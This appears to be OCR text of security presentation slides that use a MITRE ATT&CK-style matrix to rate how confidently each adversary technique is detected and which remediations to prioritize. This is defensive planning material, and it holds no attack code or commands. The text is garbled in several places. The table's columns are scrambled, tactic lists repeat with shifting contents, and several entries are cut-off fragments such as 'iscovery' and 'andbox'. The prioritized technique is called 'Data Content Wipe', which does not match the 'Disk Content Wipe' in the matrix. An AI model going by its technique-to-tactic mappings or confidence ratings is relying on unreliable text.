🟨 Password Filter DLL	🟨 System Information Discovery	⬜ Windows Admin Shares		🟨 Remote Access Tools		
⬜ Private Keys	🟨 System Network Configuration Discovery	🟨 Windows Remote Management		🟨 Remote File Copy		
⬜ Securityd Memory	🟩 System Network Connections Discovery			⬜ Standard Application Layer Protocol		
🟨 Two-Factor Authentication Interception	🟩 System Owner/User Discovery			🟩 Standard Cryptographic Protocol		
	🟩 System Service Discovery			🟨 Standard Non-Application Layer Protocol		
	⬜ System Time Discovery			⬜ Uncommonly Used Port		
	🟨 Virtualization/Sandbox Evasion			🟩 Web Service		

Legend

- 🟩 High Confidence of Detection
- 🟨 Some Confidence of Detection
- ⬜ Low Confidence of Detection


Prioritizing Remediations: Examples

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
🟨 Drive-by Compromise	🟩 Scheduled Task			⬜ Binary Padding	🟨 Network Sniffing		🟨 AppleScript	🟨 Audio Capture	🟨 Commonly Used Port	🟨 Automated Exfiltration	🟩 Data Destruction
🟧 Exploit Public-Facing Application	⬜ Launchctl		⬜ Access Token Manipulation		⬜ Account Manipulation	🟩 Account Discovery	🟩 Application Deployment Software	⬜ Automated Collection	🟩 Communication Through Removable Media	🟨 Data Compressed	🟩 Data Encrypted for Impact
	🟨 Local Job Scheduling		🟨 Bypass User Account Control		⬜ Bash History	⬜ Application Window Discovery		⬜ Clipboard Data		⬜ Data Encrypted	⬜ Defacement
⬜ External Remote Services	🟨 LSASS Driver		🟨 Extra Window Memory Injection		🟨 Brute Force		⬜ Distributed Component Object Model	🟨 Data from Information Repositories	🟨 Connection Proxy	🟩 Data Transfer Size Limits	🟧 Disk Content Wipe
⬜ Hardware Additions	⬜ Trap		⬜ Process Injection		🟧 Credential Dumping	⬜ Browser Bookmark Discovery			⬜ Custom Command and Control Protocol	🟧 Exfiltration Over Other Network Medium	🟩 Disk Structure Wipe
🟩 Replication Through Removable Media	🟨 AppleScript	🟩 DLL Search Order Hijacking			⬜ Credentials in Files		🟩 Exploitation of Remote Services	⬜ Data from Local System			🟨 Endpoint Denial of Service
	🟨 CMSTP	⬜ Image File Execution Options Injection			🟨 Credentials in Registry	⬜ Domain Trust Discovery		⬜ Data from Network Shared Drive	🟩 Custom Cryptographic Protocol	🟨 Exfiltration Over Command and Control Channel	⬜ Firmware Corruption
⬜ Spearphishing Attachment	🟧 Command-Line Interface	🟩 Plist Modification			🟩 Exploitation for Credential Access	⬜ File and Directory Discovery	🟨 Logon Scripts				⬜ Inhibit System Recovery
⬜ Spearphishing Link	⬜ Compiled HTML File	⬜ Valid Accounts				⬜ Network Service Scanning	🟩 Pass the Hash	🟧 Data from Removable Media	🟨 Data Encoding	⬜ Exfiltration Over Alternative Protocol	⬜ Network Denial of Service
🟨 Spearphishing via Service	🟨 Control Panel Items	🟨 Accessibility Features		⬜ BITS Jobs	⬜ Forced Authentication	🟩 Network Share Discovery	🟨 Pass the Ticket	🟨 Data Staged	🟨 Data Obfuscation		🟨 Resource Hijacking
⬜ Supply Chain Compromise	⬜ Dynamic Data Exchange	⬜ AppCert DLLs		🟨 Clear Command History	⬜ Hooking	🟨 Password Policy Discovery	⬜ Remote Desktop Protocol	⬜ Email Collection	🟨 Domain Fronting	🟨 Exfiltration Over Physical Medium	🟨 Runtime Data Manipulation
⬜ Trusted Relationship	⬜ Execution through API	⬜ AppInit DLLs		⬜ CMSTP	⬜ Input Capture	⬜ Peripheral Device Discovery	🟧 Remote File Copy	🟩 Input Capture	🟨 Domain Generation Algorithms		⬜ Service Stop
🟨 Valid Accounts	⬜ Execution through Module Load	🟨 Application Shimming		🟧 Code Signing	⬜ Input Prompt	🟨 Permission Groups Discovery	⬜ Remote Services	⬜ Man in the Browser		🟩 Scheduled Transfer	🟨 Stored Data Manipulation
		⬜ Dylib Hijacking		🟩 Compiled HTML File	🟩 Kerberoasting	⬜ Process Discovery	🟨 Replication Through Removable Media	🟨 Screen Capture	⬜ Fallback Channels		🟨 Transmitted Data Manipulation
	🟩 Exploitation for Client Execution	🟨 File System Permissions Weakness		⬜ Component Firmware	⬜ Keychain	⬜ Query Registry		🟨 Video Capture	🟩 Multiband Communication		
		⬜ Hooking		🟨 Component Object Model Hijacking	⬜ LLMNR/NBT-NS Poisoning and Relay	⬜ Remote System Discovery	⬜ Shared Webroot		🟨 Multi-hop Proxy		
	🟨 Graphical User Interface	⬜ Launch Daemon				🟨 Security Software Discovery	⬜ SSH Hijacking		🟨 Multilayer Encryption		
	⬜ InstallUtil	🟨 New Service		🟨 Control Panel Items	🟨 Password Filter DLL	🟨 System Information Discovery	🟨 Taint Shared Content		🟨 Multi-Stage Channels		
	⬜ Mshta	🟩 Path Interception		🟨 DCShadow	⬜ Private Keys		⬜ Third-party Software		🟨 Port Knocking		
	🟨 PowerShell	⬜ Port Monitors		⬜ Deobfuscate/Decode Files or Information	⬜ Securityd Memory	🟨 System Network Configuration Discovery	⬜ Windows Admin Shares		🟨 Remote Access Tools		
	🟨 Regsvcs/Regasm	🟨 Service Registry Permissions Weakness			🟨 Two-Factor Authentication Interception		🟨 Windows Remote Management		🟨 Remote File Copy		
	🟨 Regsvr32	⬜ Setuid and Setgid		🟩 Disabling Security Tools		🟩 System Network Connections Discovery			🟧 Standard Application Layer Protocol		
	🟩 Rundll32	🟧 Startup Items		⬜ DLL Side-Loading							
	⬜ Scripting	🟨 Web Shell		⬜ Execution Guardrails		🟩 System Owner/User Discovery			🟩 Standard Cryptographic Protocol		
	🟨 Service Execution	⬜ .bash_profile and .bashrc	🟩 Exploitation for Privilege Escalation	🟩 Exploitation for Defense Evasion							
	⬜ Signed Binary Proxy Execution	🟩 Account Manipulation				🟩 System Service Discovery			🟨 Standard Non-Application Layer Protocol		
		⬜ Authentication Package	⬜ SID-History Injection	🟩 File Deletion		🟧 System Time Discovery					
	🟩 Signed Script Proxy Execution	⬜ BITS Jobs	🟨 Sudo	⬜ File Permissions Modification		🟨 Virtualization/Sandbox Evasion			⬜ Uncommonly Used Port		
		⬜ Bootkit	⬜ Sudo Caching						🟩 Web Service		
	⬜ Source	⬜ Browser Extensions		⬜ File System Logical Offsets							
	⬜ Space after Filename	🟨 Change Default File Association		⬜ Gatekeeper Bypass							
	⬜ Third-party Software			⬜ Group Policy Modification							
	⬜ Trusted Developer Utilities	🟨 Component Firmware		🟩 Hidden Files and Directories							
	🟨 User Execution	⬜ Component Object Model Hijacking		⬜ Hidden Users							
	⬜ Windows Management Instrumentation			⬜ Hidden Window							
		⬜ Create Account		🟨 HISTCONTROL							
	🟨 Windows Remote Management	🟨 External Remote Services		⬜ Indicator Blocking							
		🟩 Hidden Files and Directories		🟩 Indicator Removal from Tools							
	🟨 XSL Script Processing	⬜ Hypervisor									
		🟨 Kernel Modules and Extensions		⬜ Indicator Removal on Host							
				⬜ Indirect Command Execution							
		⬜ Launch Agent		🟨 Install Root Certificate							
		🟨 LC_LOAD_DYLIB Addition		🟧 InstallUtil							
		⬜ Login Item		⬜ Launchctl							
		🟩 Logon Scripts		⬜ LC_MAIN Hijacking							
		🟨 Modify Existing Service		⬜ Masquerading							
		⬜ Netsh Helper DLL		🟨 Modify Registry							
		🟨 Office Application Startup		⬜ Mshta							
		⬜ Port Knocking		⬜ Network Share Connection Removal							
		⬜ Rc.common									
		⬜ Redundant Access		🟩 NTFS File Attributes							
		🟩 Registry Run Keys / Startup Folder		⬜ Obfuscated Files or Information							
		⬜ Re-opened Applications		🟨 Port Knocking							
		🟨 Screensaver		🟨 Process Doppelgänging							

Legend

- 🟩 High Confidence of Detection
- 🟨 Some Confidence of Detection
- ⬜ Low Confidence of Detection
- 🟧 Prioritized Technique

Prioritizing Remediations: Examples



Initial Access
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Replication Through Removable Media
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts

Execution
- Scheduled Task
- Launchctl
- Local Job Scheduling
- LSASS Driver
- Trap
- AppleScript
- CMSTP
- Command-Line Interface
- Compiled HTML File
- Control Panel Items
- Dynamic Data Exchange
- Execution through API
- Execution through Module Load
- Exploitation for Client Execution
- Graphical User Interface
- InstallUtil
- Mshta
- PowerShell
- Regsvcs/Regasm
- Regsvr32
- Rundll32
- Scripting
- Service Execution
- Signed Binary Proxy Execution
- Signed Script
- Windows Remote Management
- XSL Script Processing

Persistence
- DLL Search Order Hijacking
- Image File Execution Options Injection
- Plist Modification
- Valid Accounts
- Accessibility Features
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- Dylib Hijacking
- File System Permissions Weakness
- Hooking
- Launch Daemon
- New Service
- Path Interception
- Port Monitors
- Service Registry Permissions Weakness
- Setuid and Setgid
- Startup Items
- Web Shell
- .bash_profile and .bashrc
- Account Manipulation
- Authentication Package
- BITS Jobs
- External Remote Services
- Hidden Files and Directories
- Hypervisor
- Kernel Modules and Extensions
- Launch Agent
- LC_LOAD_DYLIB Addition
- Login Item
- Logon Scripts
- Modify Existing Service
- Netsh Helper DLL
- Office Application Startup
- Port Knocking
- Rc.common
- Redundant Access
- Registry Run Keys / Startup Folder
- Re-opened Applications
- Screensaver

Privilege Escalation
- Access Token Manipulation
- Bypass User Account Control
- Extra Window Memory Injection
- Process Injection
- Exploitation for Privilege Escalation
- SID-History Injection
- Sudo

Defense Evasion
- Binary Padding
- BITS Jobs
- Clear Command History
- CMSTP
- Code Signing
- Compiled HTML File
- Component Firmware
- Component Object Model Hijacking
- Control Panel Items
- DCShadow
- Deobfuscate/Decode Files or Information
- Disabling Security Tools
- DLL Side-Loading
- Execution Guardrails
- Exploitation for Defense Evasion
- File Deletion
- File Permissions
- Indicator Blocking
- Indicator Removal from Tools
- Indicator Removal on Host
- Indirect Command Execution
- Install Root Certificate
- InstallUtil
- Launchctl
- LC_MAIN Hijacking
- Masquerading
- Modify Registry
- Mshta
- Network Share Connection Removal
- NTFS File Attributes
- Obfuscated Files or Information
- Port Knocking
- Process Doppelgänging

CredentialAccess
- Network Sniffing
- Account Manipulation
- Bash History
- Brute Force
- Credential Dumping
- Credentials in Files
- Credentials in Registry
- Exploitation for Credential Access
- Forced Authentication
- Hooking
- Input Capture
- Input Prompt
- Kerberoasting
- Keychain
- LLMNR/NBT-NS Poisoning and Relay
- Password Filter DLL
- Private Keys
- Securityd Memory
- Two-Factor Authentication Interception

Discovery
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Security Software Discovery
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox

Lateral Movement
- AppleScript
- Application Deployment Software
- Distributed Component Object Model
- Exploitation of Remote Services
- Logon Scripts
- Pass the Hash
- Pass the Ticket
- Remote Desktop Protocol
- Remote File Copy
- Remote Services
- Replication Through Removable Media
- Shared Webroot
- SSH Hijacking
- Taint Shared Content
- Third-party Software
- Windows Admin Shares
- Windows Remote Management

Collection
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
- Man in the Browser
- Screen Capture
- Video Capture

Command and Control
- Commonly Used Port
- Communication Through Removable Media
- Connection Proxy
- Custom Command and Control Protocol
- Custom Cryptographic Protocol
- Data Encoding
- Data Obfuscation
- Domain Fronting
- Domain Generation Algorithms
- Fallback Channels
- Multiband Communication
- Multi-hop Proxy
- Multilayer Encryption
- Multi-Stage Channels
- Port Knocking
- Remote Access Tools
- Remote File Copy
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Standard Non-Application Layer Protocol
- Uncommonly Used Port


Exfiltration
- Automated Exfiltration
- Data Compressed
- Data Encrypted
- Data Transfer Size Limits
- Exfiltration Over Other Network Medium
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol
- Exfiltration Over Physical Medium
- Scheduled Transfer

Impact
- Data Destruction
- Data Encrypted for Impact
- Defacement
- Disk Content Wipe
- Disk Structure Wipe
- Endpoint Denial of Service
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service
- Resource Hijacking
- Runtime Data Manipulation
- Service Stop
- Stored Data Manipulation
- Transmitted Data Manipulation

Focus on **Exploit Public-Facing Application** and **Data Content Wipe** as they can have significant impact to operations

Legend
- 🟩 High Confidence of Detection
- 🟨 Some Confidence of Detection
- ⬜ Low Confidence of Detection
- 🟧 Prioritized Technique

Prioritizing Remediations: Examples



Initial Access
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Replication Through Removable Media
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts

Execution
- Scheduled Task
- Launchctl
- Local Job Scheduling
- LSASS Driver
- Trap
- AppleScript
- CMSTP
- Command-Line Interface
- Compiled HTML File
- Control Panel Items
- Dynamic Data Exchange
- Execution through API
- Execution through Module Load
- Exploitation for Client Execution
- Graphical User Interface
- InstallUtil
- Mshta
- PowerShell
- Regsvcs/Regasm
- Regsvr32
- Rundll32

Persistence
- Scheduled Task
- Launchctl
- Local Job Scheduling
- LSASS Driver
- Trap
- DLL Search Order Hijacking
- Image File Execution Options Injection
- Plist Modification
- Valid Accounts
- Accessibility Features
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- Dylib Hijacking
- File System Permissions Weakness
- Hooking
- Launch Daemon
- New Service
- Path Interception
- Port Monitors
- Service Registry Permissions Weakness
- Setuid and Setgid
- Startup Items
- Kernel Modules and Extensions
- Launch Agent
- LC_LOAD_DYLIB Addition
- Login Item
- Logon Scripts
- Modify Existing Service
- Netsh Helper DLL
- Office Application Startup
- Port Knocking
- Rc.common
- Redundant Access
- Registry Run Keys / Startup Folder
- Re-opened Applications
- Screensaver

Privilege Escalation
- Scheduled Task
- Access Token Manipulation
- Bypass User Account Control
- Extra Window Memory Injection
- Process Injection
- DLL Search Order Hijacking
- Image File Execution Options Injection
- Plist Modification
- Valid Accounts
- Accessibility Features
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- Dylib Hijacking
- File System Permissions Weakness
- Hooking
- Launch Daemon
- New Service
- Path Interception
- Port Monitors
- Service Registry Permissions Weakness
- Setuid and Setgid
- Startup Items

Defense Evasion
- Binary Padding
- Access Token Manipulation
- Bypass User Account Control
- Extra Window Memory Injection
- Process Injection
- DLL Search Order Hijacking
- Image File Execution Options Injection
- Plist Modification
- Valid Accounts
- BITS Jobs
- Clear Command History
- CMSTP
- Code Signing
- Compiled HTML File
- Component Firmware
- Component Object Model Hijacking
- Control Panel Items
- DCShadow
- Deobfuscate/Decode Files or Information
- Disabling Security Tools
- DLL Side-Loading
- Indicator Removal on Host
- Indirect Command Execution
- Install Root Certificate
- InstallUtil
- Launchctl
- LC_MAIN Hijacking
- Masquerading
- Modify Registry
- Mshta
- Network Share Connection Removal
- NTFS File Attributes
- Obfuscated Files or Information
- Port Knocking
- Process Doppelgänging

CredentialAccess
- Network Sniffing
- Account Manipulation
- Bash History
- Brute Force
- Credential Dumping
- Credentials in Files
- Credentials in Registry
- Exploitation for Credential Access
- Forced Authentication
- Hooking
- Input Capture
- Input Prompt
- Kerberoasting
- Keychain
- LLMNR/NBT-NS Poisoning and Relay
- Password Filter DLL
- Private Keys
- Securityd Memory
- Two-Factor Authentication Interception

Discovery
- Network Sniffing
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Security Software Discovery
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- /User
- iscovery
- scovery
- andbox

Lateral Movement
- AppleScript
- Application Deployment Software
- Distributed Component Object Model
- Exploitation of Remote Services
- Logon Scripts
- Pass the Hash
- Pass the Ticket
- Remote Desktop Protocol
- Remote File Copy
- Remote Services
- Replication Through Removable Media
- Shared Webroot
- SSH Hijacking
- Taint Shared Content
- Third-party Software
- Windows Admin Shares
- Windows Remote Management

Collection
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
